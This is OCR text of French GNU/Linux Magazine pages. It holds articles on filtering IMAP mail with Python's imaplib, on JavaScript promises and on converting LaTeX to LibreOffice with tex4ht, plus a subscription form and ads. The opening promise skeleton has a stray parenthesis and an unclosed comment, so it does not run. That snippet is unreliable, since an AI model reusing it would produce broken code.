[9] Simple 64 bits execve shellcode: https://codinguy.net/2013/09/30/execve-shellcode-64-bit/

[10] Les exploits : http://www.commentcamarche.net/contents/53-les-exploits

[11] Les attaques par débordement de tampon (buffer overflow) : http://www.commentcamarche.net/contents/49-attaques-par-debordement-de-tampon-buffer-overflow

FILTREZ VOS COURRIELS AVEC PYTHON

Cyril ROELANDT [Développeur Python]

Vous utilisez sans doute IMAP (Internet Message Access Protocol) pour lire votre courrier. N'avez -vous jamais eu envie d'écrire un script utilisant ce protocole afin d'effectuer des opérations courantes (marquer un fil de discussion comme lu, le déplacer, etc.) automatiquement ? C'est possible grâce à Python et son module imaplib, qui fait partie de la bibliothèque standard.

Python Courriel imaplib Filtres IMAP

L'OBJECTIF

Gerrit est une application Web qui permet aux développeurs de lire, commenter et valider (ou non) des patches proposés sur des projets utilisant le gestionnaire de versions **Git**. À chaque fois qu'un événement (nouveau commentaire, acceptation/rejet du patch, etc.) survient sur un patch donné, les développeurs le souhaitant reçoivent une notification par courriel. Cette fonctionnalité est très pratique, mais elle peut générer **énormément** de courriers.

Il convient donc de s'aider de **filtres** pour gérer ces notifications. La première étape consiste à ranger les courriers ainsi générés dans un dossier « Revue de code », mais ce n'est pas suffisant. En effet, il est assez frustrant de lire tout un fil de discussion concernant un patch pour se rendre compte, en arrivant au dernier message, qu'il a été accepté et poussé dans le dépôt Git. Il serait fort pratique que **tout le fil** soit **automatiquement** marqué comme lu.

Les filtres disponibles dans la plupart des clients de messagerie populaires offrent rarement la possibilité d'appliquer une action à tout un fil de discussion : ils travaillent en général sur un seul message. Écrivons donc un script Python afin de résoudre ce problème.

LES OUTILS

- Python 3 : une version récente (>= 3.4) ;
- Une boîte aux lettres supportant IMAP ;
- Un éditeur de texte.

PHASE 1

Plan d'attaque

À chaque patch proposé sur Gerrit correspond un fil de discussion, au sein duquel tous les messages sont une réponse au premier. Lorsqu'un patch est accepté, le système d'intégration continue (ici, **Jenkins**) envoie un courrier contenant la phrase suivante :

« Jenkins has submitted this change and it was merged ». Il est donc aisé de décomposer l'écriture de notre script en plusieurs phases :

- Chercher les messages non lus envoyés par Jenkins dans le corps desquels se trouve la phrase *« Jenkins has submitted this change and it was merged »* ;
- Pour chacun de ces messages, récupérer la valeur du champ *« In-Reply-To »* ;
- Chercher les messages ayant un champ *« Message-Id »* ou *« In-Reply-To »* contenant une de ces valeurs ;
- Les marquer comme lus.

Le script final est disponible à l'adresse suivante : https://framagit.org/Steap/GLMF-articles/blob/master/python-imaplib/mail_filter.py. La classe **MailFilter** implémente toutes les opérations que nous venons de décrire. On notera que, par souci de lisibilité, la gestion des erreurs est assez insatisfaisante.

PHASE 2

Connexion/déconnexion

La première chose à faire lorsque l'on souhaite travailler sur sa boîte aux lettres est de s'assurer que l'on peut s'y connecter. Les paramètres dépendent évidemment du service de messagerie utilisé, mais la connexion se fait toujours de la façon suivante :

```
# Ici, la configuration pour OpenMailBox.org
>>> import imaplib
>>> conn = imaplib.IMAP4_SSL('imap.openmailbox.org')
>>> conn.login('username@openmailbox.org', 'motdepasse')
('OK', [b'Logged in'])
```

C'est notamment ce que fait la méthode **__init__** de notre classe **MailFilter** (il suffit de convertir les lignes ci-dessus en constructeur, donc **__init__**, de **MailFilter**)

Afin de se convaincre que la connexion a bien été établie, listons les boîtes disponibles :

```
>>> conn.list()
('OK', [b'(\\HasNoChildren \\UnMarked \\Trash) "/" Trash', b'(\\
HasNoChildren \\UnMarked \\Junk) "/" Spam', b'(\\HasNoChildren
\\UnMarked \\Sent) "/" Sent', b'(\\HasNoChildren \\UnMarked \\
Drafts) "/" Drafts', b'(\\HasNoChildren) "/" INBOX'])
```

Finalement, il est possible de clore la connexion :

```
>>> conn.logout()
('BYE', [b'Logging out'])
```

PHASE 3

Rechercher des courriers

La première étape de notre script consiste à chercher tous les messages de la boîte sélectionnée répondant aux trois critères suivants :

- non-lus ;
- envoyés par Jenkins ;
- contenant un motif particulier dans le corps.

Nous allons donc utiliser la commande **search**. Sa documentation, disponible à la section 6.4.4 de la RFC 3501 (https://tools.ietf.org/html/rfc3501), nous indique les clés à lui passer afin de filtrer les messages selon les trois conditions que nous venons de rappeler :

- **UNSEEN** pour ne récupérer que les messages non-lus ;
- **HEADER From "Jenkins"** pour ne s'intéresser qu'à ceux envoyés par Jenkins ;
- **BODY "Jenkins has submitted this change and it was merged"** pour filtrer selon le contenu du message.

La méthode **_search_messages** implémente cette recherche :

```
def _search_messages(self):
    ok, uids = self.conn.uid(
                'search', None,
                '(UNSEEN HEADER From "Jenkins" '
                'BODY "Jenkins has submitted this change and it
was merged")')
```

La méthode **uid** prend en argument une commande (ici, **search**), les arguments de cette commande (aucun argument ici, nous passons donc **None**), et enfin les clés que nous évoquions précédemment. Elle retourne deux valeurs : la première devrait être égale à la chaîne de caractères **OK**, la deuxième est une liste d'uids identifiant de façon unique chacun des messages trouvés.

Pour être tout à fait précise, cette liste ne contient qu'un seul élément : une chaîne contenant tous les identifiants,

séparés par des espaces. Il peut sembler opportun de faire retourner à `_search_messages` une liste plutôt qu'une telle chaîne :

```
# uids looks like [b'10 25 100 137']
return uids[0].split(b' ')
```

PHASE 4

Récupérer les en-têtes

Il nous faut désormais récupérer la valeur du champ « In-Reply-To » pour chacun des messages trouvés, et ce grâce à la commande `fetch` du protocole IMAP. Elle prend en argument un ou plusieurs identifiants uniques de courriels (séparés par des virgules) et des macros spécifiées à la section 6.4.5 de la RFC. Regardons la méthode `_fetch_messages` :

```
def _fetch_messages(self, ids):
    ok, data = self.conn.uid(
                'fetch', b','.join(ids),
                'BODY[HEADER.FIELDS (IN-REPLY-TO)]')
    assert ok == 'OK'
    return data
```

Nous demandons ici uniquement le champ « In-Reply-To ». Pour chaque message traité, nous recevons 2 éléments. Le premier est un `tuple`, contenant la réponse qui nous intéresse :

```
(b'8 (UID 81659 BODY[HEADER.FIELDS (IN-REPLY-TO)] {102}',
b'In-Reply-To: <gerrit.1460024962000.
Ib58a9d0b9cc95a831981de0cc19456f0c6713dbb@review.openstack.
org>\r\n\r\n')
```

En « nettoyant » la chaîne, on peut donc récupérer l'identifiant : « gerrit...openstack.org ».

Le second nous informe que les drapeaux du message ont été modifiés. En effet, utiliser `BODY` marque implicitement le message comme lu :

```
b' FLAGS (\\Seen))'
```

Cette partie ne nous intéresse pas particulièrement. On peut donc traiter la liste retournée par la commande `fetch` ainsi :

```
for in_reply_to, _ in zip(data[0::3], data[1::3]):
    self._mark_thread_as_read(in_reply_to[1].decode()[14:-5])
```

Ne reste plus qu'à écrire la méthode `_mark_thread_as_read`.

PHASE 5

Marquer un fil de discussion comme lu

Nous appelons cette méthode `_mark_thread_as_read` sur la valeur du champ « In-Reply-To » que nous appellerons « l'identifiant du fil » par commodité. Les messages composant le fil à marquer comme lu ont l'une des deux propriétés suivantes :

- leur champ « Message-Id » est égal à l'identifiant du fil (c'est le cas du premier message) ;
- leur champ « In-Reply-To » est égal à l'identifiant du fil (c'est le cas de toutes les réponses).

Nous devons donc tout d'abord **chercher** tous ces messages, ce que nous avons appris à faire plus tôt :

```
def _mark_thread_as_read(self, thread_id):
    ok, uids = self.conn.uid(
                'search', None,
                'OR HEADER In-Reply-To %s HEADER Message-Id %s' % (
                    thread_id, thread_id))
```

On remarque ici l'utilisation du critère `OR` afin d'exprimer notre critère de recherche.

Il nous suffit finalement d'utiliser la commande `store` afin d'ajouter le drapeau `SEEN` aux messages pour les marquer comme lu :

```
self.conn.uid('store', b','.join(uids), '+FLAGS', '\SEEN')
```

LE RÉSULTAT

Il suffit de modifier les variables `SERVER`, `LOGIN` et `MAILBOXES` pour pouvoir utiliser le script. La lecture de la RFC 3501 ainsi que la documentation du module `imaplib` (https://docs.python.org/3.5/library/imaplib.html) devraient vous permettre d'appliquer des opérations dont il n'a pas été question dans cet article (suppression de messages, archivage, etc.) afin d'adapter ce programme à vos besoins. ■

PROFESSIONNELS DES TICE, COLLECTIVITÉS, ÉCOLES D'INGÉNIEURS, UNIVERSITÉS, R & D, ENSEIGNANTS, ...

LINUX MAGAZINE / FRANCE

PROFESSIONNELS !

DÉCOUVREZ NOS OFFRES D'ABONNEMENTS ...

...EN VOUS CONNECTANT À L'ESPACE DÉDIÉ AUX PROFESSIONNELS SUR :

www.ed-diamond.com

PDF COLLECTIFS PRO

OFFRE	ABONNEMENT	1 - 5 lecteurs Réf	1 - 5 lecteurs Tarif TTC	6 - 10 lecteurs Réf	6 - 10 lecteurs Tarif TTC	11 - 25 lecteurs Réf	11 - 25 lecteurs Tarif TTC
PROLM2	11n° GLMF	☐ PRO LM2/5	260,-	☐ PRO LM2/10	520,-	☐ PRO LM2/25	1040,-
PROLM+2	11n° GLMF + 6n° HS	☐ PRO LM+2/5	472,-	☐ PRO LM+2/10	944,-	☐ PRO LM+2/25	1888,-

Prix TTC en Euros / France Métropolitaine

PROFESSIONNELS :
N'HÉSITEZ PAS À NOUS CONTACTER POUR UN DEVIS PERSONNALISÉ PAR E-MAIL :
abopro@ed-diamond.com
OU PAR TÉLÉPHONE :
03 67 10 00 20

ACCÈS COLLECTIFS BASE DOCUMENTAIRE PRO

OFFRE	ABONNEMENT	1 - 5 connexion(s) Réf	1 - 5 connexion(s) Tarif TTC	6 - 10 connexions Réf	6 - 10 connexions Tarif TTC	11 - 25 connexions Réf	11 - 25 connexions Tarif TTC
PROLM+3	GLMF + HS	☐ PRO LM+3/5	267,-	☐ PRO LM+3/10	534,-	☐ PRO LM+3/25	1068,-
PROA+3	GLMF + HS + LP + HS	☐ PRO A+3/5	297,-	☐ PRO A+3/10	594,-	☐ PRO A+3/25	1188,-
PROH+3	GLMF + HS + LP + HS + MISC + HS + OS	☐ PRO H+3/5	447,-	☐ PRO H+3/10	894,-	☐ PRO H+3/25	1788,-

Prix TTC en Euros / France Métropolitaine

Les abréviations des offres sont les suivantes : LM = GNU/Linux Magazine France HS = Hors-Série LP = Linux Pratique OS = Open Silicium

SÉLECTIONNEZ VOTRE OFFRE DANS LA GRILLE CI-DESSUS ET RENVOYEZ CE DOCUMENT COMPLET À L'ADRESSE CI-DESSOUS !

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
E-mail :	

☐ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.
☐ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **boutique.ed-diamond.com/content/3-conditions-generales-de-ventes** et reconnais que ces conditions de vente me sont opposables.

LINUX MAGAZINE / FRANCE

Les Éditions Diamond
Service des Abonnements
10, Place de la Cathédrale
68000 Colmar – France
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

.....

.....

APPRENEZ À TENIR VOS PROMESSES AVEC JAVASCRIPT

Stéphane MOUREY [Mousse sur le Seeraiwer]

Passées dans le standard EcmaScript 6, les promesses sont un concept algorithmique bien utile pour la programmation d'applications asynchrones. Implémentées d'abord par certaines bibliothèques, elles bénéficient maintenant du support natif de JavaScript !

Mots-clés : JavaScript, Promesse, Fonction de rappel, Traitement asynchrone, Parallélisme, Méthodologie

Résumé

Les promesses sont un concept de programmation utilisé pour anticiper un résultat sans bloquer l'application en l'attendant. À ce titre, elles se révèlent particulièrement utiles dans le cadre d'une application Web et permettent d'imaginer une méthodologie où le fonctionnement asynchrone dépasse celui des simples requêtes AJAX.

Jusque-là, les applications Javascript s'appuyaient sur les événements et les fonctions de rappel ou *callback* pour obtenir un fonctionnement asynchrone. Une fonction est liée à un événement : si celui-ci se produit, la fonction est appelée. Appliquée à l'objet `XMLHttpRequest`, inventé par Microsoft, cette méthodologie a permis le développement de la technologie AJAX, au cœur de toutes nos chères applications Web.

Pour autant, cette méthode n'est pas sans poser de problèmes. Les sources produites peuvent être difficiles à structurer, et on risque rapidement d'obtenir du code-spaghetti si indigeste pour les développeurs. La gestion des erreurs y est problématique car celles-ci ne se propagent pas et lorsque les *callbacks* s'imbriquent, il faut au minimum que chacun d'entre eux prenne le soin de recevoir l'erreur pour la transmettre le long de la chaîne... ce qui est laborieux et redondant !

Domenic Denicola, qui a beaucoup œuvré pour l'implémentation des promesses en JavaScript fait une critique radicale des fonctions de rappel **[1]** : elles sont inconsistantes les unes relativement aux autres ; elles n'offrent aucune garantie ; elles amènent les développeurs à écrire des fonctions de rappel liant d'autres fonctions de rappel, générant un code dont la structure devient difficilement lisible...

Les promesses ont pour ambition de remédier à cela.

1 Qu'est-ce qu'une promesse ?

Le concept de promesse n'est pas nouveau : il a été décrit par Daniel Friedman et David Wise en 1976 dans le cadre de recherches sur le développement d'algorithmes à processus

multiples. Depuis il a été implémenté dans un grand nombre de langages, soit nativement, soit par l'intermédiaire de librairies dédiées, parfois les deux **[2]**.

Les applications Web écrites en Javascript étant particulièrement friandes de fonctionnalités asynchrones, seule solution pour qu'elles soient assez réactives pour une expérience utilisateur confortable, l'arrivée des promesses apparaît aux yeux de leurs développeurs comme le paradigme qui manquait jusque-là. Du moins pour ceux qui ont pris le temps de réfléchir au concept, car il est plus subtil qu'il n'y parait d'abord, et on peut se laisser tromper par une fausse première impression selon laquelle les promesses ne sont qu'une autre manière de faire ce que l'on faisait déjà.

Alors de quoi s'agit-il ? Une promesse est un objet qui doit fournir une valeur de retour, qu'il s'agisse du résultat d'un traitement ou de l'erreur provoquée par ce traitement, mais qui n'est pas en mesure de le produire immédiatement **[3]**. Une promesse peut se trouver donc dans trois états différents : en attente (*pending*), accomplie (*fulfilled*) ou rejetée (*rejected*). Un quatrième état, établi (*settled*), indique que le traitement est terminé et que la promesse est soit accomplie, soit rejetée, mais en tous les cas, qu'elle n'est plus en attente.

Lorsque la promesse est établie, une fonction de rappel, ou mieux encore, une autre promesse peut être appelée, ce qui permet de laisser les traitements progresser, sans bloquer le fonctionnement de l'application dans l'attente de leurs résultats.

2 Créer une promesse

Voyons maintenant comment écrire une promesse. En voici le squelette :

```
01: var promesse = new Promise(function(resolve,reject)){
02:// insérer ici votre traitement
03:
04:if (result) { /* Le traitement a-t-il réussi ?
05:  // si oui, on appelle la fonction de résolution avec
l'argument attendu
06:    resolve(result);
07:  }else{
08:  // si non, on appelle la fonction de réception d'erreur,
avec notre erreur en argument
09:  reject(Error('Echec du traitement'));
10:}
11 }
```

Ici, à la ligne 1, nous créons donc une nouvelle promesse à l'aide du mot-clef **Promise**. Le constructeur de cet objet prend en paramètre une fonction devant accepter deux arguments, deux fonctions de rappel. La première devra être appelée si le traitement réussit avec son résultat en paramètre, ce que nous faisons à la ligne 6 ; si le traitement échoue, la seconde devra être appelée, avec une exception en paramètre, ce qui est fait à la ligne 09.

Notre nouvelle promesse est ainsi définie, mais elle n'est pas exécutée. Il nous faut...

3 Exécuter une promesse

Pour cela, les promesses proposent certaines méthodes, la plus utile étant **then()**. Elle permet d'exécuter du code lorsque la promesse est établie. **then()** accepte deux paramètres : une fonction à exécuter lorsque la promesse est accomplie et une autre en cas d'échec. Voyons ce que cela donne :

```
13: promise.then(function(result){
14:  console.log("Promesse accomplie! Voici le résultat:");
15:  console.log(result);
16: }, function(err){
17:  console.log("Une erreur s'est produite :");
18:  console.log(err);
19: });
```

Le deuxième argument est optionnel, car il est possible de ne traiter le résultat de la promesse que si elle est accomplie :

```
13: promise.then(function(result){
14:  console.log("Promesse accomplie! Voici le résultat:");
15:  console.log(result);
16: });
```

Mais que nous renvoie **then()** ? Une **nouvelle promesse**. Du coup, il est possible d'enchaîner les promesses les unes aux autres. Voici un nouvel exemple, attendant la saisie d'un entier par l'utilisateur pour effectuer quelques incrémentations :

```
01: getInteger = new Promise(function(resolve){
02:  resolve(prompt('Entrez un entier:'));
03: });
04:
05: function oneMore(entier){
06:  entier++;
07:  console.log(entier);
08:  return entier;
09: }
10:
11: getInteger.then(oneMore)
12:  .then(oneMore)
13:  .then(oneMore)
14:  .then(oneMore)
15:  .then(oneMore);
```

Si le traitement demandé par **then()** n'a pas à être différé, alors la promesse sera déjà établie et l'enchaînement se poursuit immédiatement - et ce même si une erreur s'est produite et que la promesse est rejetée.

Les promesses proposent également une autre méthode : **catch()**. Elle permet de ne traiter le résultat de la promesse que si celui-ci est une erreur, de la même façon que si seul le second argument de **then()** était renseigné. Ainsi :

```
01: promise.catch(function(err){
02:     console.log(err);
03: });
```

est équivalent à :

```
promise.then(undefined,function(err){ console.log(err); });
```

Du coup, **catch()** renvoie également une promesse, et l'enchaînement n'est pas brisée. Voyons ce que cela peut donner en reprenant notre exemple avec les incrémentations successives. Ajoutons-lui une fonction qui déclenche une erreur :

```
11: function makeError(){
12:  throw new Error("Argh!");
13: }
```

Et maintenant, réécrivons l'enchaînement des promesses de façon un peu plus complexe :

```
14: getInteger.then(oneMore)
15:  .then(oneMore)
16:  .then(oneMore)
17:  .then(makeError)
18:  .then(oneMore)
19:  .then(oneMore)
20:  .catch(function(err){console.log(err);return err;})
21:  .then(function(result){console.log(result);});
```

On aurait pu s'attendre à ce que l'erreur levée à la ligne 12 bloque l'exécution du code et que la ligne 18 ne soit jamais exécutée. Il n'en est rien. La méthode **then** de la ligne 18 passe simplement une promesse rejetée au **then()** suivant et ainsi de suite jusqu'à la ligne 20 qui est en mesure de la traiter avant de passer son propre résultat au **then()** suivant à la ligne 21.

On obtient ainsi, sans effort, une propagation des erreurs. Avec de simples fonctions de rappels, un traitement spécial serait nécessaire pour simplement faire passer les erreurs d'une fonction à l'autre, sans parler du risque de les voir tout simplement disparaître dans cet imbroglio... Avec les promesses, aucun ne risque.

4 Promesses multiples

Imaginons que pour exécuter une certaine tâche, vous ayez besoin que deux autres tâches asynchrones se soient correctement exécutées. Il vous est possible d'obtenir une promesse qui englobe d'autres promesses. La promesse englobante ne sera accomplie que lorsque toutes celles qu'elle contient seront accomplies. *A contrario*, une seule promesse rejetée suffira à faire rejeter la promesse globale. Pour créer une promesse englobante, il suffit de la créer en utilisant la méthode **all** qui prend comme argument un itérable (le plus simple est un tableau) de promesses.

```
var promise1 = new Promise(function (resolve,reject){resolve(true);});
var promise2 = new Promise(function (resolve,reject){resolve(true);});

var promTable = [promise1, promise2];
globProm = Promise.all(promTable).then(function(){console.log('Toutes
les promesses ont été tenues!')});
globProm.catch(function(){console.log('Une promesse au moins a
échouée!')});
```

5 Courses de promesses

Mais il y a une autre situation dans laquelle vous pouvez manipuler des promesses multiples : il se peut que vous deviez exécuter une tâche dépendante d'une seule condition pouvant être atteinte par plusieurs moyens, sans qu'il soit possible de dire lequel sera le plus rapide, ou encore de plusieurs conditions, chacune suffisante. Vous pouvez alors lancer plusieurs processus et lorsque l'un d'entre eux aboutit au résultat attendu, exécuter la première tâche qui restait en attente. Nous disons que vous faites courir vos processus de manière concurrente. Vous le faites grâce à la méthode **race**, très similaire à **all()**. **race()** reçoit en argument un itérable de promesses et renvoie une promesse englobante qui sera réalisée lorsqu'une d'entre elles au moins sera accomplie. Par contre, il est nécessaire que toutes les promesses englobées soient rejetées pour la faire rejeter à son tour.

```
var promise1 = new Promise(function (resolve,reject)
{resolve(true);});
var promise2 = new Promise(function (resolve,reject){reject(new
Error('Oups!'));});

var promTable = [promise1, promise2];
globProm = Promise.race(promTable).then(function(){console.
log('Une promesse au moins a été tenue!')});
globProm.catch(function(){console.log('Toutes les promesses ont
échoué!')});
```

Conclusion

Les promesses ont-elles tenu leurs promesses ? Si le concept est quelque peu déroutant au départ, une fois qu'on s'y est accoutumé, il ne fait pas de doute qu'il manquait jusqu'ici à Javascript pour permettre des développements mieux organisés et plus rigoureux. Si vous n'en êtes pas encore convaincu, faites quelques tests par vous-même et vous verrez que vous ne serez pas déçu du résultat. Je vous le promets... ■

Références

[1] https://gist.github.com/domenic/3889970

[2] https://en.wikipedia.org/wiki/Futures_and_promises#List_of_implementations

[3] À ce titre, on peut le rapprocher du motif de conception Proxy : https://fr.wikipedia.org/wiki/Proxy_%28patron_de_conception%29

Pour aller plus loin

- Le texte de Domenic Denicola qui a éclairé la communauté Javascript sur le concept et a finalement mené à sa standardisation : https://blog.domenic.me/youre-missing-the-point-of-promises/
- Le site présentant la spécification des Promesses en JavaScript : https://promisesaplus.com
- La documentation de la Fondation Mozilla sur les promesses : https://developer.mozilla.org/fr/docs/Web/JavaScript/Reference/Objets_globaux/Promise
- Pour utiliser les promesses avec des navigateurs ne les supportant pas encore, il existe au moins une prothèse (*polyfill*), une bibliothèque implémentant cette fonctionnalité pour eux, **es6-promise** : https://github.com/stefanpenner/es6-promise

DÉSTRUCTUREZ VOS DOCUMENTS : CONVERSION LATEX VERS LIBREOFFICE

Arnaud FÉVRIER [Maître de conférences en Informatique, Aix Marseille Université, équipe eRISCS]

Nous sommes nombreux à savoir quel est le meilleur traitement de texte de la galaxie : le mien ! Quelques êtres faibles en utilisent d'autres par mégarde. Dans notre immense magnanimité, nous pouvons rédiger un document dans notre format favori et leur mettre à disposition dans leur format. Nous montrons dans cet article comment convertir un document LaTeX en LibreOffice. Il se pourrait que d'autres articles plus généraux suivent.

Mots-clés : LaTeX, TeX, Libreoffice, ODT, Traitement de texte, Format de fichier

Résumé

Nous présentons dans cet article un des nombreux logiciels de conversions interformat pour les traitements de texte. Il s'agit de transformer un document, rédigé en LaTeX en un autre format. Nous présentons tex4ht, qui converti les documents TeX ou LaTeX en un format html ou LibreOffice. Nous montrons comment les formules mathématiques, une des spécialités de LaTeX sont transformées dans le format mathématique de LibreOffice. Enfin, nous présentons quelques éléments qui permettront d'affiner la transformation.

Il y a quelques décennies, j'ai été contraint de rédiger mon premier document LaTeX. J'ai été surpris par la difficulté et la bizarrerie de l'utilisation de ce traitement de texte. J'ai même subi la plaisanterie d'un collègue qui m'a dit « Et encore, tu ne rédiges pas en TeX, LaTeX, c'est facile ! ». Après un certain temps, j'ai compris le principe et arrêté d'essayer de prendre le rôle de l'éditeur en modifiant l'apparence de mes documents : j'écris l'information, le programme se débrouille avec les règles typographiques pour rendre cela agréable à lire.

Maintenant, je n'utilise presque que cela. Néanmoins, j'ai quelques collègues qui préfèrent utiliser LibreOffice (voire pire). Parfois, je suis donc amené à rédiger une partie qu'ils souhaitent ou doivent intégrer dans un autre document. Je continue mes habitudes et suis content d'avoir trouvé un logiciel qui convertit facilement mon document dans le format ODT.

La conversion de documents écrits dans un format vers un autre format est un vieux sujet. Au-delà du changement de format pour pouvoir être publié ou repris dans un autre document, il y a la possibilité d'utiliser un source unique qui sera décliné en version papier (postscript, pdf, etc.) ou Web. De nombreux documents sont ainsi publiés, comme le livre de subversion ou le manuel d'installation de Debian, par exemple.

Il y a de nombreux logiciels de conversions interformats, la sélection des bons logiciels dépend beaucoup de l'année de la sélection. L'avant-dernière fois que j'ai fait mon état de l'art, j'avais sélectionné tex4ht, le directeur du labo voulant intégrer ma prose. Il convient de souvent refaire (tous les 2/3 ans) cet état de l'art : les logiciels sont en évolution rapide et sont de plus en plus faciles à manipuler.

Je vais donc présenter tex4ht qui était conçu au départ pour transformer du Tex/LaTeX vers du html, et plus généralement, vers les formats de document structurés (dont fait parti ODT (pas taper Vieux Barbu, pas taper moi !)).

1 Conversion

Nous allons utiliser le paquet **tex4ht**. Ce paquet permet de transformer des fichiers TeX ou LaTeX en html. En fait, il peut produire d'autres types de fichiers, comme xml, xhtml, mathml ou l'xml d'ODT (Libre et Open Office).

Nous allons utiliser la commande **mk4ht** qui appelle les autres scripts. TeX4ht utilise TeX ou LaTeX pour créer la sortie dvi. Il faut donc que le source LaTeX puisse être compilé avec la commande **latex**. Le traitement par la commande **pdflatex** est parfois différent, en particulier pour les images.

La première utilisation est de partir d'un source unique (LaTeX) vers un document imprimable de qualité et une version html. La production d'autres types de documents n'était donc pas une priorité. Néanmoins, la transformation est correcte.

Pour transformer un fichier en site Web, il suffit d'utiliser la commande :

```
$ mk4ht htlatex nomdefichier
```

Ceci produit un fichier html et les éventuelles images sont incorporées au document. La gestion des images est assez délicate dans les conversions. Elles peuvent être redimensionnées afin de ne pas prendre trop de place dans le document. Donc, elles sont parfois de qualité insuffisante. Il peut être utile alors de refaire la conversion d'image spécifique, voire modifier le document produit.

Tous ces logiciels de conversions peuvent incorporer des directives spécifiques selon le format de sortie. Il est donc possible de spécifier des variantes selon le format de sortie.

La conversion d'un document LaTeX est assez simple. Une fois le document finalisé, il suffit de le convertir en utilisant la commande :

```
$ mk4ht oolatex nomdefichier
```

Cette commande produit beaucoup de fichiers dont un fichier avec le suffixe **odt** qui sera le document LibreOffice. Lors de l'inclusion des figures, la transformation respecte la référence vers celle-ci. Le couple label / référence LaTex est transformé en son équivalent ODT. Par contre, toute la numérotation est figée. LaTeX a réalisé la numérotation des séquences de sections, figures, etc. La transformation transfère le numéro. Si le document est modifié après la transformation, il faudra peut-être refaire la numérotation.

2 Mathématiques

Un des points forts de TeX et LaTeX, c'est le traitement des mathématiques. Il existe plusieurs familles de styles de mathématiques et tous ne sont pas supportés par le convertisseur ht4tex. La conversion de formules mathématiques est assez simple et produit un résultat acceptable. Les formules sont traduites dans le format mathématique de LibreOffice et sont donc modifiables après conversion du document.

Comme exemple, j'ai pris deux expressions mathématiques (au hasard) et les figures 1 à 4 affichent ces deux expressions en LaTeX et en Libreoffice. Je ne suis plus guère mathématicien et encore moins maître typographe, mais je crois que l'affichage LaTeX est plus conforme à ce que peuvent espérer des mathématiciens.

$$x = a_0 + \cfrac{1}{a_1 + \cfrac{1}{a_2 + \cfrac{1}{a_3 + \cfrac{1}{a_4}}}}$$

Fig. 1 : Une fraction, en LaTeX.




Fig. 2 : La même fraction en LibreOffice.




Fig. 3 : Une formule de dénombrement en LaTeX.




Fig. 4 : Le même dénombrement en LibreOffice.

3 Pour aller plus loin

J'utilise LaTeX pour rédiger tous mes articles. Pour la publication, chez les éditions Diamond, il faut un document LibreOffice avec un style maison. Pour le moment, après avoir transformé mon document, je modifie le fichier produit pour plaquer les styles GNU/Linux Magazine. Je casse donc la chaîne de transformation.

tex4ht propose de sortir les images du document LaTeX pour créer des fichiers séparés. Cela permet de répondre au cahier des charges qui impose des fichiers séparés tout en disposant d'un source où il est facile de vérifier que l'image est bien la bonne.

Le gros souci est que tex4ht ne propose pas de choisir le fichier ott (fichier de style Libreoffice)... ou je n'ai pas su regarder. Il serait agréable de pouvoir inclure le fichier ott de GNU/Linux Magazine dans l'ODT produit et de choisir en quoi sont transformés les déclarations LateX. Il serait facile d'ajouter un environnement code et un environnement console, qui se transposent dans le style désiré.

Pour essayer d'automatiser la conversion, je suis donc parti d'un fichier LibreOffice publié. C'est une archive zip qui contient la feuille de style **gnulinuxmagazine.ott**. J'ai donc essayé de suivre les scripts de transformation pour voir comment ils créaient le fichier LibreOffice pour inclure le fichier de style. Je n'ai pas encore abouti, mais j'ai progressé dans la compréhension du format de fichier odt et sur les scripts tex4ht.

Une autre façon serait d'utiliser les options de tex4ht pour obtenir l'effet désiré, mais pour le moment, la documentation laisse à désirer. Le décès du développeur historique, Eitan M. Gurari, a considérablement ralenti les développements.

Conclusion

La conversion de document LaTeX en html ou en odt fonctionne assez bien. Les figures sont incluses, à priori, dans le document final à moins de le spécifier autrement.

Pour aller plus loin, par un autre chemin

Il existe d'autres méthodes pour convertir un document dans un format vers un autre format. L'important est que le source soit dans un format structuré (xml, docbook, latex, etc.). Il existe des convertisseurs docbook vers LaTeX ou html qui fonctionnent bien. Ce pourrait être une autre approche : partir d'un document docbook et transformer ce document en LaTeX pour avoir une sortie papier et en ODT pour être intégré dans le magazine. Les candidats sont **pandoc**, **docbook2odf** et probablement d'autres. Il conviendrait de les tester et de voir ceux qui peuvent inclure les modifications de style demandées. ■

Références

[1] La page Wikipedia de Donald Knuth : https://en.wikipedia.org/wiki/Donald_Knuth

[2] La page de Donald Knuth : http://www-cs-faculty.stanford.edu/~uno

[3] Le site de Tex4ht : https://www.tug.org/tex4ht

ACTUELLEMENT DISPONIBLE

HACKABLE N°13 !

DÉCOUVREZ ET UTILISEZ LA

CAMÉRA RASPBERRY PI !

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

www.ed-diamond.com

PYTHON : UN ENVIRONNEMENT VRAIMENT ISOLÉ AVEC GNU GUIX

Cyril ROELANDT [Développeur GNU Guix]

